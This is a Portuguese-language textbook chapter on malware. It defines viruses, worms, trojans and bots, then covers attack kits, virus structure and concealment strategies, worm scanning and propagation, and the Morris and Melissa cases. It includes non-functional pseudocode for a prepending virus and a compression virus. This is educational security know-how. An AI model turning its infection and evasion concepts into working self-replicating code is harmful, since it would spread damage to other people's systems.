Cavalo de Troia	Programa de computador que parece ter uma função útil, mas também tem uma função oculta e potencialmente maliciosa que escapa aos mecanismos de segurança, às vezes explorando autorizações legítimas de uma entidade de sistema que invoca o programa de cavalo de Troia.
Vírus	Malware que, quando executado, tenta se reproduzir na forma de outro código de máquina executável ou código de script. Quando consegue, diz-se que o código está infectado. Quando o código infectado é executado, o vírus também é executado.
Verme	Programa de computador que pode ser executado independentemente e propagar uma cópia funcional completa de si mesmo para outras estações em uma rede, usualmente explorando vulnerabilidades de software no sistema-alvo.
Zumbi, bot	Programa ativado em uma máquina infectada que é usado para lançar ataques contra outras máquinas.

## Classificação Geral de Malwares

Vários autores tentam classificar os malwares, conforme mostrado no levantamento e proposta de [HANS04]. Embora possamos usar uma gama de aspectos, uma abordagem útil é classificar o malware em duas categorias gerais, baseadas primeiro no modo como ele se distribui ou se propaga para chegar aos alvos desejados, e depois nas ações ou cargas úteis que ele executa uma vez atingido um alvo.

Mecanismos de propagação incluem infecção de conteúdo existente executável ou interpretado por vírus, que é subsequentemente espalhado para outros sistemas; exploração de vulnerabilidades de software localmente ou através de uma rede, por vermes (worms) ou ferramentas de download não autorizado (drive-by downloads) para permitir a reprodução do malware; e ataques de engenharia social, que convencem os usuários a burlar mecanismos de segurança para instalar cavalos de Troia ou responder a ataques de phishing.

Abordagens mais antigas da classificação de malware distinguiam entre os que precisam de um programa hospedeiro, sendo códigos parasitas como os vírus, e os programas independentes e autocontidos que são executados no sistema, como vermes, cavalos de Troia e bots. Outra distinção usada era entre malware que não se reproduz, como cavalos de Troia e spam por e-mail, e malware que se reproduz, como vírus e vermes.

Ações, ou carga útil (payload), executadas pelo malware uma vez alcançado um sistema visado podem incluir corrupção de sistema ou arquivos de dados; roubo de serviço para transformar o sistema em um agente zumbi para ataques, como parte de uma botnet; roubo de informações do sistema, especialmente logins, senhas ou outros detalhes pessoais por programas de keylogging (registradores de teclado) ou spyware (software espião); e de ataques de camuflagem, nos quais o malware oculta sua presença no sistema contra tentativas de detecção e bloqueio.

Ao passo que os primeiros malwares tendiam a usar um único meio de propagação para entregar uma única carga útil, à medida que evoluíram observamos um crescimento de malware misto que incorpora vários mecanismos de propagação e cargas úteis que aumentam sua capacidade de se espalhar, se esconder e executar uma gama de ações sobre os alvos. Um **ataque misto** usa vários métodos de infecção ou propagação para maximizar a velocidade de contágio e a severidade do ataque. Alguns malwares até suportam um mecanismo de atualização que permite que ele mude a forma de propagação e de

atuação utilizadas assim que sejam implantados no alvo.

Nas seções seguintes, fazemos um levantamento dessas várias categorias de malware e em seguida discutimos contramedidas adequadas.

## Kits de ataque

Inicialmente, o desenvolvimento e a disponibilização de malware exigia considerável habilidade técnica dos autores do software. Isso mudou com o desenvolvimento de conjuntos de ferramentas (toolkits) no início da década de 1990 e então, mais tarde, *kits* de ataque mais gerais, na década de 2000, deram grande ajuda ao desenvolvimento e disponibilização de malware [FOSS10]. Esses *kits* de ferramentas, também conhecidos como **crimeware** (software para crimes) agora incluem uma variedade de mecanismos de propagação e módulos de carga útil que mesmo os iniciantes podem combinar, selecionar e disponibilizar. Além disso, é fácil equipá-los com as mais recentes vulnerabilidades descobertas de modo a explorar uma janela de oportunidade entre a divulgação de uma fraqueza e a ampla disponibilização de patches para saná-la. Esses *kits* aumentaram muitíssimo a população de atacantes capazes de distribuir malware. Embora o malware criado com tais conjuntos de ferramentas tenda a ser menos sofisticado do que os projetados a partir do zero, o simples número de novas variantes que podem ser geradas pelos atacantes usando esses *kits* cria um problema significativo para quem defende os sistemas contra eles.

O *kit* de ferramentas do crimeware Zeus é um exemplo proeminente e recente de tal *kit* de ataque, que foi usado para gerar ampla gama de malwares muito efetivos e bem camuflados, que facilitam uma variedade de atividades criminais, em particular a captura e a exploração de credenciais bancárias [BINS10].

## Fontes de ataque

Outro desenvolvimento significativo no contexto de malware ocorrido nas últimas duas décadas é a migração do perfil de atacantes individuais, que muitas vezes desejavam apenas demonstrar sua competência técnica a seus colegas, para fontes de ataque mais organizadas e perigosas. Entre elas citamos os atacantes motivados por questões políticas, os criminosos e as organizações criminosas; as organizações que vendem seus serviços a empresas e nações, e as agências governamentais nacionais. Isso provocou uma mudança significativa nos recursos disponíveis e na motivação por trás do aparecimento de malwares, e

de fato levou ao desenvolvimento de uma grande economia clandestina que envolve a venda de kits de ataque, acesso a estações comprometidas e a informações roubadas.

## 6.2 Propagação — conteúdo infectado — vírus

A primeira categoria de propagação de malware refere-se a fragmentos de software parasita que se ligam a algum conteúdo executável existente. O fragmento pode ser um pedaço de código de máquina que infecta alguma aplicação, utilitário ou programa de sistema existente ou até mesmo o código usado para inicializar um sistema computacional. Mais recentemente, tais fragmentos passaram a ser alguma forma de código de script, normalmente usado para prover suporte a conteúdo ativo dentro de arquivos de dados, como documentos do Microsoft Word, planilhas Excel ou documentos do Adobe PDF.

### A natureza dos vírus

Um vírus de computador é um tipo de software que pode “infectar” outros programas ou até mesmo qualquer tipo de conteúdo executável, modificando-os. A modificação inclui injetar no código original uma rotina para fazer cópias do código do vírus, que então podem continuar a se propagar e infectar outro conteúdo. Os vírus de computador apareceram pela primeira vez no início da década de 1980, e o termo em si é atribuído a Fred Cohen. Cohen é o autor de um livro inovador sobre o assunto [COHE94]. O vírus Brain, visto pela primeira vez em 1986, foi um dos primeiros a visar sistemas MSDOS e resultou em número significativo de infecções para a época.

Vírus biológicos são fragmentos minúsculos de código genético — DNA ou RNA — que podem tomar conta do maquinário de uma célula viva e enganá-la para que produza milhares de réplicas exatas do vírus original. Como sua contraparte biológica, um vírus de computador carrega em seu conjunto de instruções a receita para fazer uma cópia perfeita de si mesmo. O vírus típico fica embutido em um programa, ou elemento portador de conteúdo executável, em um computador. Então, sempre que o computador infectado entra em contato com um trecho de código não infectado, uma nova cópia do vírus passa para o novo local. Assim, a infecção pode se espalhar de computador para computador, auxiliada por usuários que de nada suspeitam, que trocam esses programas ou arquivos portadores em discos ou cartões de memória USB ou os enviam a outro

computador por uma rede. Em um ambiente de rede, a capacidade de acessar documentos, aplicações e serviços de sistema em outros computadores provê uma cultura perfeita para a disseminação de tal código viral.

Um vírus que se liga a um programa executável pode fazer qualquer coisa que o programa tenha permissão de fazer. Ele executa secretamente quando o programa hospedeiro é executado. Uma vez em execução, o código do vírus pode realizar qualquer função que seja permitida pelos privilégios do usuário corrente, como apagar arquivos e programas. Uma razão pela qual os vírus dominaram a cena do universo de malwares nos anos iniciais da computação foi a falta de autenticação de usuários e controles de acesso em sistemas de computadores pessoais na época. Isso habilitava um vírus a infectar qualquer conteúdo executável no sistema. A quantidade significativa de programas compartilhados em discos flexíveis também habilitava a sua fácil, se bem que um tanto lenta, disseminação. A inclusão de controles de acesso mais rígidos em sistemas operacionais modernos atrapalha significativamente a capacidade de infecção de tais vírus tradicionais, que usam código de máquina executável. Isso resultou no desenvolvimento de vírus de macro que exploram o conteúdo ativo suportado por alguns tipos de documentos, como arquivos do Microsoft Word ou Excel, ou documentos Adobe PDF. Tais documentos são fáceis de modificar e também fáceis de compartilhar por usuários como parte da utilização normal de seus sistemas, e não são protegidos pelos mesmos controles de acesso dos programas. Atualmente, um modo viral de infecção é tipicamente um dos diversos mecanismos de propagação usados por malwares contemporâneos, que podem também incluir funcionalidades de vermes e cavalos de Troia.

[AYCO06] afirma que um vírus de computador tem três partes. De modo mais geral, muitos tipos de malwares contemporâneos também incluem uma ou mais variantes de cada um desses componentes:

- **Mecanismo de infecção:** Os meios pelos quais um vírus se espalha ou se propaga, habilitando-o a se reproduzir. O mecanismo é também denominado **votor de infecção**.
  - **Mecanismo de ativação:** O evento ou condição que determina quando a carga útil é ativada ou entregue, às vezes conhecido como **bomba lógica**.
  - **Carga útil:** O que o vírus faz, além de se espalhar. A carga útil pode envolver algum dano ou atividade benigna, porém, notável.
- Durante o seu tempo de vida útil, um vírus típico passa pelas quatro fases seguintes:
- **Fase de dormência:** O vírus está ocioso. A certa altura, ele será ativado por

algum evento, como uma data, a presença de outro programa ou arquivo, ou a ultrapassagem de algum limite de capacidade do disco. Nem todos os vírus têm esse estágio.

- **Fase de propagação:** O vírus instala uma cópia de si mesmo em outros programas ou em certas áreas do sistema no disco. A cópia pode não ser idêntica à versão de propagação; muitas vezes, os vírus mudam de forma para escapar à detecção. Agora, cada programa infectado conterá um clone do vírus, que também entrará em uma fase de propagação.
- **Fase de ativação:** O vírus é ativado para executar a função pretendida. Como ocorre com a fase de dormência, a fase de ativação pode ser causada por uma variedade de eventos de sistema, incluindo a contagem do número de vezes que essa cópia de vírus fez uma cópia de si mesma.
- **Fase de execução:** A função é executada. Ela pode ser inofensiva, como uma mensagem na tela, ou danosa, como a destruição de programas e arquivos de dados.

A maioria dos vírus que infectam arquivos de programas executáveis realiza seu trabalho de maneira que é específica de um sistema operacional em particular e, em algum casos, específica de determinada plataforma de hardware. Assim, eles são projetados para tirar proveito dos detalhes e fraquezas de sistemas particulares. Porém, vírus de macro visam tipos de documentos específicos, que frequentemente são suportados em uma variedade de sistemas.

## ***Estrutura de vírus executáveis***

Um vírus tradicional, de código de máquina executável, pode ser anexado ao início ou ao final de algum programa executável, ou pode ser embutido nele de alguma outra maneira. A chave para sua operação é que o programa infectado, quando invocado, executará em primeiro lugar o código do vírus e, em seguida, o código original do programa.

Uma representação muito geral de estrutura de vírus é mostrada na [Figura 6.1](#) (baseada em [COHE94]). Nesse caso, o código do vírus, V, é inserido no início de programas infectados e pressupõe-se que o ponto de entrada do programa, quando invocado, seja a primeira linha do programa.

```

programa V :=

(goto main;
 1234567;

  sub-rotina infectar-executável :=
    (loop:
      arquivo := escolha-arquivo-executável-aleatório;
      if (primeira-linha-do-arquivo = 1234567)
        then goto loop
        else insira V no início do arquivo; )

  sub-rotina causar-dano :=
    (qualquer dano que se deseja causar)

  sub-rotina ativar :=
    (return verdadeiro se alguma condição for satisfeita)

main:programa-principal :=
  (infectar-executável;
   if ativar then causar-dano;
   goto próximo;)

próximo:
}

```

**FIGURA 6.1** Um vírus.

O programa infectado se inicia com o código do vírus e funciona da maneira descrita a seguir. A primeira linha do código é um salto para o programa principal do vírus. A segunda linha é um marcador especial que é usado pelo vírus para determinar se um programa vítima em potencial já foi ou não infectado com esse vírus. Quando o programa é invocado, o controle é imediatamente transferido ao programa principal do vírus. O programa do vírus pode primeiro procurar arquivos executáveis não infectados e infectá-los. Em seguida, o vírus pode executar sua carga útil se as condições de ativação requisitadas, caso existam, forem cumpridas. Finalmente, o vírus transfere o controle para o programa original. Se a fase de infecção do programa for razoavelmente rápida, é improvável que um usuário note qualquer diferença entre a execução de um programa infectado e a de um programa não infectado.

Um vírus como o que acabamos de descrever é facilmente detectado porque uma versão infectada de um programa é mais longa do que a correspondente não infectada. Um modo de frustrar tal forma simples de detectar um vírus é comprimir o arquivo executável de modo que ambas as versões, a infectada e a não infectada, tenham comprimentos idênticos. A [Figura 6.2](#) mostra, em termos

gerais, a lógica requerida. As linhas principais desse vírus estão numeradas, e a [Figura 6.3](#) ilustra a operação. Consideramos que o programa P<sub>1</sub> está infectado com o vírus CV. Quando esse programa é invocado, o controle passa para o seu vírus, que executa as seguintes etapas:


1. Para cada arquivo não infectado P<sub>2</sub> que é encontrado, o vírus primeiro comprime esse arquivo para produzir P'<sub>2</sub>, que deve ser mais curto do que o programa original P<sub>2</sub> por uma quantidade igual ao tamanho do vírus.
2. Uma cópia do vírus é inserida no início do programa comprimido.
3. A versão comprimida do programa original infectado, P'<sub>1</sub>, é descomprimida.
4. O programa original descomprimido é executado.

```
programa CV :=
{goto main;
01234567;

sub-rotina infectar-executável :=
    {loop:
        arquivo := escolha-arquivo-executável-aleatório;
        if (primeira-linha-do-arquivo = 01234567) then goto loop;
        (1)comprimir arquivo;
        (2)insira CV no início do arquivo;
    }

main:     programa-principal :=
            {if requisitar-permissão then infectar-executável;
            (3)descomprimir restante-do-arquivo;
            (4)executar arquivo descomprimido;}
```

**FIGURA 6.2** Lógica para um vírus com compressão.



**FIGURA 6.3** Vírus com compressão.

Nesse exemplo, o vírus nada faz além de se propagar. Como já mencionamos, o vírus também pode incluir uma ou mais cargas úteis.

Uma vez obtida a entrada para um sistema mediante a infecção de um único programa, o vírus encontra-se em posição para potencialmente infectar alguns ou todos os outros arquivos executáveis nesse sistema quando o programa infectado for executado, dependendo das permissões de acesso que o programa infectado tenha. Assim, uma infecção viral pode ser completamente evitada bloqueando a entrada do vírus, antes de mais nada. Infelizmente, a prevenção é extraordinariamente difícil porque um vírus pode ser parte de qualquer programa fora de um sistema. Assim, a menos que nos disponhamos a pegar um pedaço de ferro absolutamente imaculado e nele escrever todos os nossos próprios programas de sistema e de aplicação, estaremos vulneráveis. Muitas formas de infecção podem também ser bloqueadas negando a usuários normais o direito de modificar programas no sistema.

## Classificação de vírus

Sempre houve uma corrida armamentista contínua entre criadores de vírus e criadores de softwares antivírus desde que o primeiro vírus apareceu. À medida que contramedidas efetivas são desenvolvidas para tipos de vírus existentes, novos tipos são desenvolvidos. Não há qualquer esquema simples ou universalmente aceito para a classificação de vírus. Nesta seção, seguimos [AYCO06] e classificamos os vírus ao longo de dois eixos ortogonais: o tipo de alvo que o vírus tenta infectar e o método que o vírus usa para se esconder da detecção por usuários e softwares antivírus.

Uma **classificação de vírus por alvo** inclui as seguintes categorias:

- **Vírus infectante do setor de inicialização (vírus de boot):** Infecta um registro de inicialização mestre ou um registro de inicialização e se espalha quando um sistema é iniciado a partir do disco que contém o vírus.
  - **Infectante de arquivo:** Infecta arquivos que o sistema operacional ou o shell<sup>1</sup> considera como executável.
  - **Vírus de macro:** Infecta arquivos com código de macro ou de script que é interpretado por uma aplicação.
  - **Vírus multipartido:** Infecta arquivos de vários modos. Tipicamente, o vírus multipartido é capaz de infectar vários tipos de arquivos, de modo que a erradicação do vírus tem de lidar com todos os possíveis locais de infecção.
- Uma classificação de vírus por estratégia de ocultação inclui as seguintes categorias:

- **Vírus cifrado:** Uma abordagem típica é descrita a seguir. Uma porção do vírus cria uma chave criptográfica aleatória e cifra o restante do vírus. A chave é armazenada com o vírus. Quando um programa infectado é invocado, o vírus usa a chave aleatória armazenada para decifrar o vírus. Quando o vírus se reproduz, uma chave aleatória diferente é selecionada. Como o grosso do vírus é cifrado com uma chave diferente para cada instância, não há um padrão de bits constante para se observar.
- **Vírus camuflado:** Uma forma de vírus projetado explicitamente para se esconder de detecção por software antivírus. Desse modo, o vírus inteiro, e não apenas uma carga útil, fica oculto. Para tal, ele pode usar técnicas de mutação de código, bem como, por exemplo, técnicas de compressão e rootkit.
- **Vírus polimórfico:** Um vírus que muda a cada infecção, impossibilitando detecção pela “assinatura” do vírus.
- **Vírus metamórfico:** Como ocorre com um vírus polimórfico, um vírus metamórfico muda a cada infecção. A diferença é que um vírus metamórfico reescreve a si mesmo completamente a cada iteração, o que aumenta a dificuldade de detecção. Vírus metamórficos podem mudar seu comportamento, bem como sua aparência.

Um **vírus polimórfico** cria cópias durante a reprodução que são funcionalmente equivalentes mas têm padrões de bits distintamente diferentes, de modo a derrotar programas que procuram vírus. Nesse caso, a “assinatura” do vírus variará com cada cópia. Para conseguir essa variação, o vírus pode inserir aleatoriamente instruções supérfluas ou permutar a ordem de instruções

independentes. Uma abordagem mais efetiva é usar criptografia. A estratégia do vírus cifrado é seguida. A porção do vírus que é responsável por gerar chaves e executar cifração/decifração é denominada *motor de mutação*. O motor de mutação em si é alterado a cada uso.

## Vírus de macro e de script

Em meados da década de 1990, os vírus de código de macro ou de script tornaram-se, de longe, o tipo de vírus mais predominante. Vírus de macro infectam o código de script usado para dar suporte a conteúdo ativo em uma variedade de tipos de documentos de usuário. Vírus de macro são particularmente ameaçadores por várias razões:

1. Um vírus de macro é independente de plataforma. Muitos vírus de macro infectam conteúdo ativo em aplicações comumente usadas, como macros em documentos do Microsoft Word ou em outros documentos do Microsoft Office, ou código de script em documentos Adobe PDF. Qualquer plataforma de hardware e sistema operacional que suporte essas aplicações pode ser infectado.
2. Vírus de macro infectam documentos, e não porções executáveis de código. Grande parte das informações introduzidas em um sistema de computador encontra-se na forma de documentos, e não de programas.
3. Vírus de macro são fáceis de distribuir, já que os documentos que eles exploram são normalmente compartilhados. Um método muito comum é por meio de correio eletrônico.
4. Como os vírus de macro infectam documentos de usuário em vez de programas de sistema, os tradicionais controles de acesso a sistemas de arquivo são de efetividade limitada para impedir que eles se espalhem, visto que se espera que os usuários os modifiquem.

Vírus de macro tiram proveito do suporte a conteúdo ativo usando uma linguagem de script ou de macro, embutida em um documento de texto ou outro tipo de arquivo. Tipicamente, os usuários empregam macros para automatizar tarefas repetitivas e com isso poupar digitação. Elas também são usadas para suportar conteúdo dinâmico, validação de formulários e outras tarefas úteis associadas a esses documentos.

Versões sucessivas de produtos MS Office oferecem maior proteção contra vírus de macro. Por exemplo, a Microsoft oferece uma ferramenta opcional, a Macro Virus Protection, que detecta arquivos suspeitos do Word e alerta o

cliente quanto ao risco potencial de abrir um arquivo com macros. Vários fornecedores de produtos antivírus também desenvolveram ferramentas para detectar e eliminar vírus de macro. Como ocorre com outros tipos de vírus, a corrida armamentista continua no campo dos vírus de macro, porém, eles não são mais a ameaça de vírus predominante.

Outro possível hospedeiro para malware ao estilo do vírus de macro são os documentos em PDF da Adobe. Esses documentos podem suportar uma gama de componentes embutidos, incluindo Javascript e outros tipos de código de script. Embora leitores de PDF recentes incluem medidas que avisam os usuários quando tal código é executado, a mensagem que é mostrada pode ser manipulada e enganá-los, de modo que eles permitam sua execução. Se isso ocorrer, o código teria o potencial de agir como um vírus e infectar outros documentos em PDF que o usuário pode acessar em seu sistema. Alternativamente, o código pode instalar um cavalo de Troia ou agir como um verme, como discutiremos mais adiante [STEV11].

## 6.3 Propagação — exploração de vulnerabilidade — vermes

A próxima categoria de propagação de malware refere-se à exploração de vulnerabilidades de software (como as que discutiremos nos [Capítulos 10 e 11](#)), que são comumente exploradas por vermes de computador. Um verme (ou worm) é um programa que procura ativamente por mais máquinas para infectar e, então, cada máquina infectada serve como uma plataforma de lançamento automatizada para ataques a outras máquinas. Programas de vermes exploram vulnerabilidades de software em programas clientes ou servidores para obter acesso a cada novo sistema. Eles podem usar conexões de rede para passar de sistema para sistema e também podem se espalhar por meio de uma mídia compartilhada, como pen drives USB ou discos de dados do tipo CD e DVD. Vermes de e-mail se espalham em códigos de macro ou de script incluídos em documentos anexados a e-mails ou a transferências de arquivos por mensagem instantânea. Quando ativado, o verme pode se reproduzir e se propagar novamente. Além de se propagar, o verme normalmente carrega alguma forma de carga útil, como as que discutiremos mais adiante.

O conceito de verme de computador foi introduzido em 1975 na novela de ficção científica de John Brunner, *The Shockwave Rider*. A primeira implementação de verme conhecida foi feita nos laboratórios da Xerox em Palo

Alto, no início da década de 1980. Ele não era malicioso e procurava sistemas ociosos para usá-los na execução de uma tarefa com uso intensivo de recursos computacionais.

Para se reproduzir, um verme usa alguns meios para acessar sistemas remotos. Entre eles estão os apresentados a seguir, e a maioria ainda encontra-se em uso ativo [SYMA11]:

- **Recursos de correio eletrônico ou de mensagem instantânea:** Um verme envia por e-mail uma cópia de si mesmo a outros sistemas ou envia a si mesmo como um anexo via um serviço de mensagens instantâneas, de modo que o seu código é executado quando o e-mail ou o anexo é recebido ou visualizado.
- **Compartilhamento de arquivo:** Um verme cria uma cópia de si mesmo ou infecta outros arquivos adequados, da mesma forma que um vírus, em mídia removível como um pen drive USB; ele executa quando o pen drive é conectado a outro sistema que esteja usando o mecanismo de autoexecução, explorando alguma vulnerabilidade de software ou quando um usuário abre o arquivo infectado no sistema visado.
- **Capacidade de execução remota:** Um verme executa uma cópia de si mesmo em outro sistema usando um recurso explícito de execução remota ou explorando uma falha de programação em um serviço em rede para subverter suas operações (como discutiremos nos Capítulos 10 e 11).
- **Capacidade de acesso a arquivos remotos ou transferência de arquivos remotos:** Um verme usa um serviço de acesso a arquivos remotos de outro sistema ou de transferência de arquivos remotos para outro sistema, para copiar a si mesmo de um sistema para o outro, de modo que os usuários nesse sistema-alvo podem executá-lo.
- **Capacidade de login remoto:** Um verme acessa um sistema remoto como usuário e então usa comandos para copiar a si mesmo de um sistema para o outro, onde então é executado.
- Em seguida, a nova cópia do programa de verme é executada no sistema remoto, onde, além de funções de carga útil que executa nesse sistema, continua a se propagar.

Um verme normalmente usa as mesmas fases de um vírus de computador: dormência, propagação, ativação e execução. A fase de propagação geralmente executa as seguintes funções:

- Procura mecanismos de acesso adequados a outros sistemas para infectá-los, examinando tabelas de máquinas de usuários, agendas de endereços, listas de

discussão, pares confiáveis e outros repositórios semelhantes contendo detalhes para o acesso a sistemas remotos; escaneando possíveis endereços de estações-alvo; ou procurando dispositivos de mídia removíveis adequados para explorar.

- Usa os mecanismos de acesso encontrados para transferir uma cópia de si mesmo ao sistema remoto e fazer com que a cópia seja executada.

O verme também pode tentar determinar se um sistema foi ou não infectado anteriormente antes de copiar a si mesmo para o sistema. Em um sistema multiprogramado, ele também pode disfarçar sua presença adotando para si mesmo um nome de processo de sistema ou usando algum outro nome que possa não ser notado por um operador de sistema. Vermes mais recentes podem injetar seu código em processos existentes no sistema e executar usando threads (linhas de execução) adicionais naquele processo, disfarçando ainda mais sua presença.

## Descoberta do alvo

A primeira função executada na fase de propagação de um verme de rede é procurar outros sistemas para infectar, um processo conhecido como **escaneamento (scanning)** ou **impressão digital**. Para tais vermes, que exploram vulnerabilidades de software em serviços de rede acessíveis remotamente, é preciso identificar sistemas potenciais que executam o serviço vulnerável e então infectá-los. Em seguida, normalmente, o código do verme agora instalado nas máquinas infectadas repete o mesmo processo de escaneamento até criar uma grande rede distribuída de máquinas infectadas.


[MIRK04] lista os seguintes tipos de estratégias de escaneamento de endereços de rede que tais vermes podem usar:

- **Aleatória:** Cada hospedeiro comprometido busca endereços aleatórios no espaço de endereços IP, usando uma semente de aleatoriedade diferente. Essa técnica produz alto volume de tráfego na Internet, que pode causar dirupção generalizada antes mesmo do lançamento do ataque propriamente dito.
- **Lista de execução:** O atacante primeiro compila uma longa lista de máquinas vulneráveis potenciais. Esse processo pode ser lento, executado durante longo período de tempo para evitar a detecção de um ataque em andamento. Uma vez compilada a lista, o atacante começa a infectar máquinas que estão na lista. Cada máquina infectada recebe uma porção da lista para escanear. Essa estratégia resulta em um período de escaneamento muito curto, que pode dificultar a detecção de uma infecção em andamento.

- **Topológica:** Esse método usa informação contida em uma máquina vítima infectada para achar mais hospedeiros para escanear.
- **Sub-rede local:** Se for possível infectar uma estação que está atrás de um firewall, aquela estação procurará alvos em sua própria rede local. A estação usa a estrutura de endereços da sub-rede para achar outras estações que, caso contrário, estariam protegidas pelo firewall.

## Modelo de propagação de vermes

[ZOU05] descreve um modelo para propagação de vermes baseado em uma análise de ataques de vermes a redes na época do estudo. A velocidade de propagação e o número total de estações infectadas dependem de vários fatores, incluindo o modo de propagação, a vulnerabilidade ou vulnerabilidades exploradas e o grau de semelhança com ataques precedentes. No caso do último fator, um ataque que é uma variação de um ataque anterior recente pode ser contra-atacado mais efetivamente do que um ataque mais novo. A [Figura 6.4](#) mostra a dinâmica para um conjunto de parâmetros típico. A propagação ocorre em três fases. Na fase inicial, o número de estações aumenta exponencialmente. Para ver que é isso mesmo que acontece, considere um caso simplificado no qual um verme é lançado de uma única estação e infecta duas estações próximas. Cada uma dessas estações infecta mais duas estações, e assim por diante. Isso resulta em crescimento exponencial. Depois de um tempo, as estações infectantes passam algum tempo atacando estações já infectadas, o que reduz a taxa de infecção. Durante essa fase intermediária, o crescimento é aproximadamente linear, mas a taxa de infecção é rápida. Quando a maioria dos computadores vulneráveis já foi infectada, o ataque entra em uma fase final lenta, à medida que o verme procura as estações restantes difíceis de identificar.



**FIGURA 6.4** Modelo de propagação de vermes.

Claramente, ao se tentar prevenir a infecção de um verme, o objetivo é pegá-lo em sua fase inicial lenta, quando poucas estações foram infectadas.

## O verme de Morris

Possivelmente, a infecção por verme significativa mais antiga, e portanto a mais conhecida, foi lançada na Internet por Robert Morris em 1988 [ORMA03]. O verme de Morris foi projetado para se espalhar em sistemas UNIX e usou várias técnicas diferentes de propagação. Quando uma cópia começava a ser executada, sua primeira tarefa era procurar outras estações conhecidas pela estação que estava sendo atacada e que permitissem a entrada a partir dela. O verme executava essa tarefa examinando uma variedade de listas e tabelas, incluindo tabelas de sistema que mostravam quais outras máquinas eram consideradas confiáveis pela estação atacada, arquivos contendo informações sobre encaminhamento de correio eletrônico pelos usuários, tabelas com as quais os usuários conseguiam permissão de acesso a contas remotas e um programa que reportava o *status* de conexões de rede. Para cada estação descoberta, o verme tentava vários métodos para obter acesso:

1. Tentava acessar uma estação remota como usuário legítimo. Nesse método, o verme primeiro tentava invadir o arquivo de senhas local e então usava as

senhas e os IDs dos usuários correspondentes que descobria. A premissa era de que muitos usuários utilizariam a mesma senha em sistemas diferentes. Para obter as senhas, o verme executava um programa de quebra de senhas que testava:

- a. O nome da conta de cada usuário e permutações simples desse nome.
  - b. Uma lista de 432 senhas embutidas que Morris achava que seriam candidatas prováveis.<sup>2</sup>
  - c. Todas as palavras no dicionário do sistema local.
2. Explorava um bug no protocolo de derivação do UNIX, que reportava a localização de um usuário remoto.
  3. Explorava um trapdoor (alçapão) na opção de depuração do processo remoto para receber e enviar correio eletrônico.

Se qualquer desses ataques fosse bem-sucedido, o verme conseguia um canal de comunicação com o interpretador de comandos do sistema operacional. Então, ele enviava a esse interpretador um programa autoexecutável curto, emitia um comando para executar esse programa e saía do sistema. Em seguida, o programa autoexecutável chamava o programa que o gerou e descarregava o restante do verme. Então, o novo verme era executado.

## Breve histórico de ataques de vermes

O verme de e-mail Melissa, que apareceu em 1998, foi o primeiro de uma nova geração de malwares que incluíam aspectos de vírus, verme e cavalo de Troia em um único pacote [CASS01]. O Melissa fazia uso de uma macro do Microsoft Word embutida em um anexo. Se o destinatário abrisse o anexo do e-mail, a macro do Word era ativada. Então, ele:

1. enviava a si mesmo a todos os presentes na lista de correio eletrônico do pacote de e-mail do usuário, propagando-se como um verme; e
2. causava dano local no sistema do usuário, incluindo a incapacitação de algumas ferramentas de segurança, e também copiava a si mesmo para outros documentos, propagando-se como um vírus; e
3. se percebesse a chegada de um horário de ativação, mostrava uma citação dos Simpsons como parte de sua carga útil.

Em 1999, apareceu uma versão mais poderosa desse vírus de e-mail. Essa versão podia ser ativada meramenteabrindo um e-mail que contivesse o vírus, em vez de abrindo um anexo. O vírus usa a linguagem de script do Visual Basic suportada pelo pacote de e-mail.

O Melissa propagava-se tão logo era ativado (bastava abrir um anexo de e-mail ou abrir o e-mail) para todos os endereços de e-mail conhecidos da estação infectada. O resultado era que, enquanto até então os vírus levavam meses ou anos para se propagar, essa nova geração de malware podia fazer isso em horas. [CASS01] observa que levou somente três dias para o Melissa infectar mais de 100 mil computadores, em comparação com o vírus Brain, que precisou de meses para infectar alguns milhares de computadores, uma década antes. Isso torna muito difícil para o software antivírus responder a novos ataques antes de o vírus causar muito dano.

